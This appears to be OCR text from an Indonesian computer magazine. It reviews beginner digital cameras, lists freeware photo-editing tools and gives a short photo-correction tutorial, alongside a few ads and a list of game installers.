Word Wizard	wordwizard.exe
Bounce Out	BounceOutInstall.exe
Candy	CandyInstall.exe
Super Collapse!	CollapseIntall
Gem Drop	GemDropInstall.exe
Super Glinx!	GlinxInstall.exe
Super Letter Linker	LetterLinkerInstall.exe
Super Mahjong	MahjongInstall.exe
Super Collapse! II	RelapseInstall.exe
Solitaire	SolitaireInstall.exe
Super TextTwist	TextTwistInstall.exe
Super What Word	WhatWordInstall.exe

# PANDA SOFTWARE

## Your Total Security and IT Inventory Solution



**HOME USER  
ANTIVIRUS SOLUTION**



**CORPORATE  
ANTIVIRUS SOLUTION**



**IT INVENTORY  
SOLUTION**



**PANDA ANTIVIRUS  
APPLIANCE**

Proteksi terbaik untuk sistem komputer anda dari serangan virus. Dapatkan Harga spesial hanya dari 17\$.  
 Hubung Budi Kurniawan  
 email:kurniawan-budi@centrin.net.id, Hp: 08129512648

# Openity Net

Professional Hosting Provider

Hosting mulai dari Rp.12.000,- untuk paket 25 mb

Dapatkan diskon khusus selama masa promosi

Gratis 2 bulan hosting untuk kontrak 10 bulan

<http://www.openity.net>

# CERUK PASAR BARU

# Kamera Digital

## untuk Fotografer Pemula

Mulai edisi ini, NeoTek secara berkala akan menampilkan rubrik baru, **NeoReview**, yang selain membahas hardware yang sedang trend, juga tip pemanfaatannya.

**D**I BERBAGAI BELAHAN dunia kecenderungan-nya sama saja, penjualan kamera digital mulai mengalahkan kamera tradisional.

Telah muncul ceruk-ceruk pasar yang baru, yang segera dicoba diraih oleh manufaktur peralatan fotografi.

Salah satu ceruk pasar yang tumbuh paling pesat adalah untuk para pemula. Bagaimana tidak, dengan kamera digital, para pemula ini dapat

mencoba-coba sendiri, berbuat kesalahan sekenanya, melihat langsung hasilnya, mencoba lagi mengatasi kesalahan itu; semua dalam waktu yang *instant*. Dan... tanpa biaya 'film.'

Kamera digital bagaimana yang cocok untuk para pemula? Hampir semua manufaktur sepakat bahwa kamera dengan 2.0 megapixel sudah memadai. Dengan kamera ini sudah dapat dicetak foto ukuran 4R (10 x 15 cm) dan

biasanya hanya dipakai untuk dokumentasi keluarga.

Pembeli pemula ini bukan cuma hanya peka-harga, tapi juga rewel terhadap model, ukuran, berat, dan kenyamanan.

*Canon PowerShot A200 adalah kamera untuk pemula yang amat mudah penggunaannya. Foto penulis di atas diambil oleh anak bungsu penulis yang baru berusia 5 tahun.*



### KAMERA DIGITAL TERLALU MAHAL?

Kamera digital masih terlalu mahal? Tapi anda perlu membangun koleksi gambar digital?

Apakah dapat menyisihkan antara 250 ribu sampai 500 ribu rupiah?

Dengan uang ini anda dapat memperoleh **scanner** atau **web camera** (webcam); suatu awal yang terjangkau dalam membangun koleksi gambar digital anda.

Dengan scanner anda dapat mulai mengubah arsip-arsip gambar/foto anda ke format digital pada 300 dpi. Kalau pekerjaannya banyak, periksa apakah ada fitur2 khusus seperti misalnya men-scan slide atau men-scan beberapa foto sekaligus.

Webcam pada dasarnya adalah kamera digital resolusi rendah. Kira-kira gambarnya dibawah 1 megapixel.

Lagipula webcam mempunyai fungsi lain. Untuk NetMeeting!

## Entry Level atau Plus Sedikit?

Membandingkan Canon **PowerShot A200** dengan **PowerShot A40**

PENOMORAN PRODUK PADA PRODUK CANON memang agak membingungkan. Nomor yang lebih besar belum tentu artinya spesifikasi lebih tinggi.

Powershot A40, misalnya mempunyai semua fitur yang sama seperti Powershot A200 dan sama mempunyai resolusi maksimum 2.0 megapixel, namun apabila Powershot A200 hanya menyediakan digital zoom 4x maka Powershot A40 menyediakan juga optical zoom 3x selain digital zoom 2,5 x

Canon Powershot A200 dapat diperoleh dengan harga sekitar SGD280 (1,5 juta rupiah) di *warehouse sale* Singapore; Powershot A40 SGD390 (sekitar 2 juta rupiah)

Dengan selisih harga hanya Rp500.000,- anda dapat memperoleh kamera yang kompak, mudah digunakan, lengkap dengan *optical zoom*.

Apabila anda seorang yang belum pernah menggunakan kamera sebelumnya, dengan kamera digital kurva belajar akan dengan sangat cepat terlewati. Ini karena hasil (dan kesalahan) dapat dengan segera terlihat, sehingga anda dapat segera pula memperbaikinya.

Ini mengakibatkan dalam waktu singkat fitur-fitur yang ada pada suatu kamera digital (yang juga berarti pada kamera pada umumnya) akan segera anda kuasai.

Bila anda memutuskan membeli kamera yang paling entry level tanpa *optical zoom*, maka dalam waktu tidak terlalu lama keinginan anda sudah melebihi yang dapat diberikan oleh kamera anda.

Saran kami adalah, setelah masalah harga, ukuran, berat, dan model, pilihlah kamera yang sedikit di atas model basics. Paling tidak yang menyediakan *optical zoom*.



*Canon PowerShot A40 (bawah) mempunyai semua fitur yang ada pada PowerShot A200 (atas) ditambah adanya optical zoom. Sayangnya memerlukan baterai lebih banyak.*

# Canon PowerShot A40



tas sama dengan Canon PowerShot A200 yang sangat nyaman dipakai plus adanya *optical zoom*.

Berbeda dengan PowerShot A200 yang serba otomatis, anda dapat sepenuhnya mengendalikan *exposure*, *shutter speed* maupun *aperture* secara manual, membuat

kamera ini sesuai untuk pemula yang sedang melangkah ke fotografi serius.

Kamera ini juga dapat berkembang sesuai dengan kemajuan anda dalam fotografi. Ingin tele-

photo, wide-angle, atau macro conversion lens? Semua bisa dengan *conversion lens adapter* (opsional). Bahkan dapat dikembangkan untuk *underwater photography*!

USD  
227

## PRODUK

Canon PowerShot A40

## URL

www.powershot.com

**M**erupakan kamera untuk pemula yang paling lengkap fiturnya. Dibahas paling awal sebab merupakan kamera 2.0 megapixel (resolusi 1600 x 1200) yang mempunyai fasili-

## FITUR

Resolusi maks.	1600 x 1200
Zoom	3x opt. + 2,5x dig.
Lens equivalent	35mm - 105mm
Max. aperture	F2.8 - F4.8
Storage method	8 Mb CF
Power	4 baterai AA size
Berat, Computer	250g, PC/Mac

## PRO DAN KONTRA

- ✓ auto focus dan kontrol manual, video out, sound, opsi pengembangan
- ✗ ukurannya agak besar dan berat dengan 4 baterai

# Fuji FinePix A203



video camcorder?); memberikan fitur PC cam untuk Internet, selain standar penyimpanan yang lebih besar, 16 Mb xD Picture Card.

Ukuran dan beratnya pun sangat nyaman untuk dibawa-bawa, hanya 145g! sedikit lebih berat dari si ultra-mungil Sony Cyber-shot DSC U-20 (118 g) dengan harga yang cukup besar selisihnya.

Untuk pemula yang baru belajar, kamera ini sangat cocok sebab dapat digunakan cukup

lama sampai cukup mahir untuk berganti ke kamera dengan kelas di atasnya.

Selain *autofocus*, anda dapat mengendalikan *exposure* secara manual.

USD  
189

## PRODUK

Fuji FinePix A203

## URL

www.fujifilm.com

**S**elengkap Canon PowerShot A40, yang walaupun tanpa sound recording (apakah memang perlu sound recording pada suatu kamera yang bukan

## FITUR

Resolusi maks.	1600 x 1200
Zoom	3x opt + 2,5x dig.
Lens equivalent	38mm - 114mm
Max. aperture	F2.8 - F4.8
Storage method	16 Mb xD Pic card
Power	2 baterai AA size
Berat, Computer	145g, PC/Mac

## PRO DAN KONTRA

- ✓ kecil dan ringan dengan kapasitas besar, PC cam internet mode
- ✗ tanpa fitur video out, sound recording, dan pengembangan

# Nikon CoolPix 2500



Nikon CoolPix 2500 juga merupakan kamera yang paling banyak fungsi kontrolnya.

Anda dapat mengontrol *exposure*, *size & quality*, *continuous shooting*, *best shot*

*selector*, *image sharpening*, dan *white balance*; serupa dengan yang disediakan oleh Canon PowerShot A40. CoolPix 2500 bahkan menyediakan *manual white balance mode*.

Memang Nikon CoolPix 2500 tidak dirancang untuk pengem-

ban, tetapi dengan ukuran, berat, desain, dan harganya, kamera ini sesuai untuk fotografer pemula yang menginginkan sesuatu yang lebih.

USD  
209

## PRODUK

Nikon CoolPix 2500

## URL

www.nikon.com

**B**ukan hanya bentuk fisiknya yang berbeda dari rata-rata kamera digital lain. Desain inipun sangat fungsional.

Selain adanya pelindung lensa dan penutup LCD agar lebih mudah dilihat sewaktu terang,

## FITUR

Resolusi maks.	1600 x 1200
Zoom	3x opt + 4x dig.
Lens equivalent	37mm - 111mm
Max. aperture	F2.7 - F4.6
Storage method	16 Mb CF
Power	2 baterai AA size
Berat, Computer	165g, PC/Mac

## PRO DAN KONTRA

- ✓ desain fungsional dan baterai paling besar kapasitasnya
- ✗ tidak menyediakan fitur video out maupun sound recording



# Sony Cybershot DSC-U20



ngat baik. Cocok untuk dibawa dalam setiap kesempatan.

Walaupun tidak menyediakan fitur video out ataupun audio recording, kamera ini mampu merekam video dalam format MPEG.

**U**kurannya yang menjadi kelebihan utama kamera ini. Sangat kecil dan ringan, didukung oleh hanya dua baterai ukuran AAA. Melanjutkan tradisi ultra-small sebelumnya dari Sony Cybershot DSC-U10.

Kamera mungil dengan fitur terbatas ini (tanpa fasilitas zoom) menghasilkan gambar yang sa-

Kamera ini memang ditujukan untuk segmen pemakai langsung dan bukan sebagai awal untuk belajar fotografi.

USD  
258

## PRODUK

Sony Cybershot DSC-U20

## URL

www.sonymstyle.com

## FITUR

Resolusi maks.	1600 x 1200
Zoom	tidak ada
Lens equivalent	33mm
Max. aperture	F2.8
Storage method	8 Mb memory stick
Power	2 baterai AAA size
Berat, Computer	118g, PC/Mac

## PRO DAN KONTRA

✓ paling mungil dan ringan di kelasnya

✗ tidak menyediakan fitur zoom

# Pentax Optio 230



dan AVI) yang didukung oleh media penyimpanan yang besar, 16 Mb Compact Flash.

Anda juga mempunyai kendali lebih terhadapnya dengan adanya *custom white balance, exposure, dan focus control*. Juga anda dapat memilih untuk membuat foto warna, BW, maupun sepia.

**W**alaupun tidak menyediakan fitur *sound recording*, Pentax Option 230 sangat lengkap untuk kelasnya dengan adanya *movie mode, video out*, bahkan *TIFF mode* (selain JPEG

Kekurangan Pentax Optio mencakup keterbatasan kendali pada kondisi cahaya lemah dan tidak adanya *audio recording*.

Pentax Optio 230 mempunyai LCD yang dapat berputar 180° sehingga memudahkan anda yang ingin membuat potret diri sendiri (*self portrait*) walaupun tanpa *self-portrait mode* tersendiri.

## FITUR

Resolusi maks.	1600 x 1210
Zoom	3x opt. + 2,5x dig.
Lens equivalent	38mm - 114mm
Max. aperture	F2.6 - F5.0
Storage method	16 Mb CF
Power	2 baterai AA size
Berat, Computer	180g, PC/Mac

USD  
229

## PRODUK

Pentax Optio 230

## URL

www.pentax.com

## PRO DAN KONTRA

✓ kontrol white balance, exposure, focus; tersedia video out

✗ tanpa fitur self-portrait tersendiri dan tanpa sound recording

# Olympus Camedia D-520Z



dibandingkan pendahulunya yang 226g.

Kelebihan utama kamera ini adalah adanya *self-portrait mode* selain *sequential shot* 1,8 frame per detik (maks. 5 frame). Kendali manual yang disediakan adalah terhadap *exposure*.

**D**ibandingkan pendahulunya Olympus Camedia D-510Z, model ini lebih ringkas dengan hanya memerlukan 2 baterai AA (dulu 4 baterai). Beratnya pun kini hanya 179g

Selain zoom, kamera ini mempunyai juga kemampuan makro walaupun terbatas.

Kapasitas penyimpanan yang disediakan juga cukup besar, 16 Mb smart media serta mampu-

nyai fitur video out (*movie mode QuickTime*) tanpa fitur *sound recording*.

## FITUR

Resolusi maks.	1600 x 1200
Zoom	3x opt. + 2,5x dig.
Lens equivalent	38mm - 114mm
Max. aperture	F2.8 - F4.9
Storage method	16 Mb smart media
Power	2 baterai AA size
Berat, Computer	179g, PC/Mac

USD  
187

## PRODUK

Olympus Camedia D-520Z

## URL

www.olympus.com

## PRO DAN KONTRA


✓ self-portrait, sequential shot mode, video out. Image editing software.

✗ tidak menyediakan fitur sound recording



# Digital Image Toolkit

## DOWNLOADER 1.5



Membeli kamera second-hand yang sudah tidak ada Installation CD-nya? Atau kehilangan Installation CD anda? Jangan kuatir, gunakan **Downloader 1.5** untuk men-download images dari card reader atau langsung dari Canon camera lewat port USB.

## COLORCASTFX



Masalah yang lazim dengan gambar hasil pemotretan dengan kamera digital adalah bahwa hasil pemandangannya jelek. Rumput tampak gelap hampir hitam dan langit terlihat mendung. Dengan **ColorCast Fix** dan **Auto-gamma**, kesalahan *exposure* ini dapat diperbaiki.

## DIGITAL CAMERA ENHANCER 1.1



Pencahayaannya salah merusak keseluruhan gambar. Dengan **Digital Camera Enhancer** anda dapat mengutak-atik warna maupun noise gambar yang akan meningkatkan mutu keseluruhan gambar. Cocok untuk kondisi buruk dengan subyek nyaris hilang dan cocok untuk *close-up*.

## CLEARSKINFX




*Automatic retouch tool* untuk potret. Akan menghaluskan kulit muka dengan tetap mempertahankan ketajaman gambar rambut, mata, dan latar belakang. Cocok untuk gambar besar hasil scan atau kamera digital yang detail gambaran kulitnya.

## HOTPIXELS ELIMINATOR



Beberapa kamera yang mahal memungkinkan anda memperpanjang *exposure* sampai beberapa detik. Bagus untuk foto di malam hari, namun akan tampil masalah bintik-bintik putih pada gambar (dikenal sebagai *hot pixel*). Inilah yang dikoreksi oleh HotPixel Eliminator.

## BLACKFRAME NR



Cara lain untuk menghilangkan *hot pixel* dengan mengikuti teknik manual **black frame**, yaitu mengambil foto malam dengan *exposure* yang lama, kemudian menutup lensa dan mengambil lagi gambar dengan *exposure* sama lamanya. Keduanya digabungkan mendapatkan hasil akhir.

## FILTERSIM



Mengemulasi CC (*color correction*) filter yang lazim pada film rol yang kualitas warna yang dihasilkannya tergantung pada 'temperatur warna'-nya. Daylight film 3200K, mendung 2000K, dan bright noon 7000K. Software yang merupakan tool pendidikan seni fotografi.

## RGB LIGHTS




Anda dapat melakukan *close-up photography* tanpa peralatan mahal. Cukup kamera digital, tripod, dan lampu kecil biasa. Ruang gelap, obyek di meja, mount kamera pada tripod ke arah obyek, ambil 3 gambar dengan sudut lampu beda, load ketiganya pada RGB Lights menjadi hasil akhir.

## B/WORKS



Kadang-kadang gambar tidak menarik apabila berwarna. Mengapa tidak dijadikan karya seni saja? B/Works menjadikan gambar menjadi hitam-putih atau sepia (*duo-tone*). B/Works menyediakan juga fitur untuk menampilkan langit yang tampak dramatis.

## REDEYE 1.4



Tool sederhana ini membantu anda menghilangkan efek *redeye* yang mengganggu pada banyak gambar foto. Cukup pilih area pada foto anda dan program ini akan mengurangi efek merah tersebut. Tersedia slider yang memungkinkan anda mendapatkan hasil optimum.

## VICMAN'S PHOTO EDITOR 7.0





Image editor yang powerful, sesuai untuk memproduksi grafik untuk Internet. Mudah digunakan dan mendukung lebih dari 30 macam format grafis. Terdapat lebih dari 100 filter yang dapat anda terapkan terhadap hasil bidikan anda.


## PHOTOSTUDIO 1.7



Program ini mencakup keseluruhan proses kerja dengan kamera digital untuk situs web. Mulai dari download gambar dari kamera, pembuatan thumbnails, sampai penciptaan HTML index page.



## MIHOV IMAGE RESIZER




Mengubah ukuran gambar untuk situs web atau email. Ubah format gambar dari satu ke lainnya, rotasi, resize, ubah kualitas, dan save.

## PHOTOVIEWER 1.0



Melihat gambar yang ada, zoom in/out, rotate, delete, dan save dengan nama lain. Thumbnail generator menambahkan suffix pada thumbnail.

## DIGITHUMB 1.0




Mengubah ukuran folder gambar sekaligus. Menciptakan HTML untuk web. Dapat mengekstrak informasi untuk ditampilkan.

## IMAGE CATALOG 3.0



Menyusun halaman HTML berupa galeri gambar. Tempatkan semua gambar dalam folder, tentukan ukuran thumbnail; Settings untuk opsi web.

## PICTURE SHARK 1.0



Menambahkan logo perusahaan ataupun copyright pada setiap gambar anda.

## Kursus Kilat Manipulasi Foto

**M**asalah umum pada kamera digital (maupun kamera konvensional), yaitu gambar yang *underexposed*. Hal ini terjadi apabila subyek yang anda ambil gambarnya berada di depan latar belakang yang terang, seperti misalnya di pantai. Pada kondisi ini blitz pun tidak banyak membantu.

Perbaikan terhadap foto ini dapat dilakukan dengan tool seperti **Adobe Photoshop Elements**, maupun dengan tool freeware yang tersedia di CD NeoTek.

Dengan Vicman's Photo Editor cukup pilih menu **Saturation, Brightness, Contrast**. Tingkatkan sedikit **Brightness** (sekitar 20-25%) lalu tingkatkan pula **Saturation** sekitar skala itu, dan foto underexposed anda pun sudah terkoreksi. Warna

## SEBELUM



## SESUDAH




Dari kegelapan ke pencahayaan hanya dalam dua langkah mudah

Gamma correction akan lebih mudah diterapkan menggunakan **ColorCastFX** yang membatasi koreksi gamma pada range yang wajar mengikuti gambar anda.

Lebih lanjut lagi, setelah koreksi warna, gunakan **DCEnhance** yang akan memperbaiki keseimbangan cahaya (*auto balance*), warna, bahkan *midtone* dan *enhance detail*. Itu semua bisa dilakukan untuk subyek *close up*, *mid-detail*, maupun *landscape*. Terakhir gambar dapat dibuat mulus dengan menghilangkan noise secara otomatis. Semua-nya dengan hanya memilih

menu dan menggeser slider dan preview-nya akan ditampilkan. Bila belum puas anda bisa ubah-ubah sendiri parameter-parameternya.

Demikian mudahnya kini melakukan koreksi foto! Fotografer profesional dapat menggunakan **DCE Auto Enhance** yang juga mempunyai fitur mengenali **Exif data** dari foto digital anda, yaitu informasi apakah foto itu diambil dengan blitz atau tidak, berapa aperture, exposure, dan lainnya. Dan koreksi akan dilakukan dengan memperhatikan exif data ini.



yang salah dapat dikoreksi dengan **gamma correction**, namun harus sangat berhati-hati agar malah tidak malah merusak warna gambar.



Koreksi warna dan pencahayaan menggunakan **ColorCastFX** (kin) dan koreksi *autobalance*, *color*, *midtone*, dan *detail* dengan **DCEnhance** (kanan) terhadap foto yang sama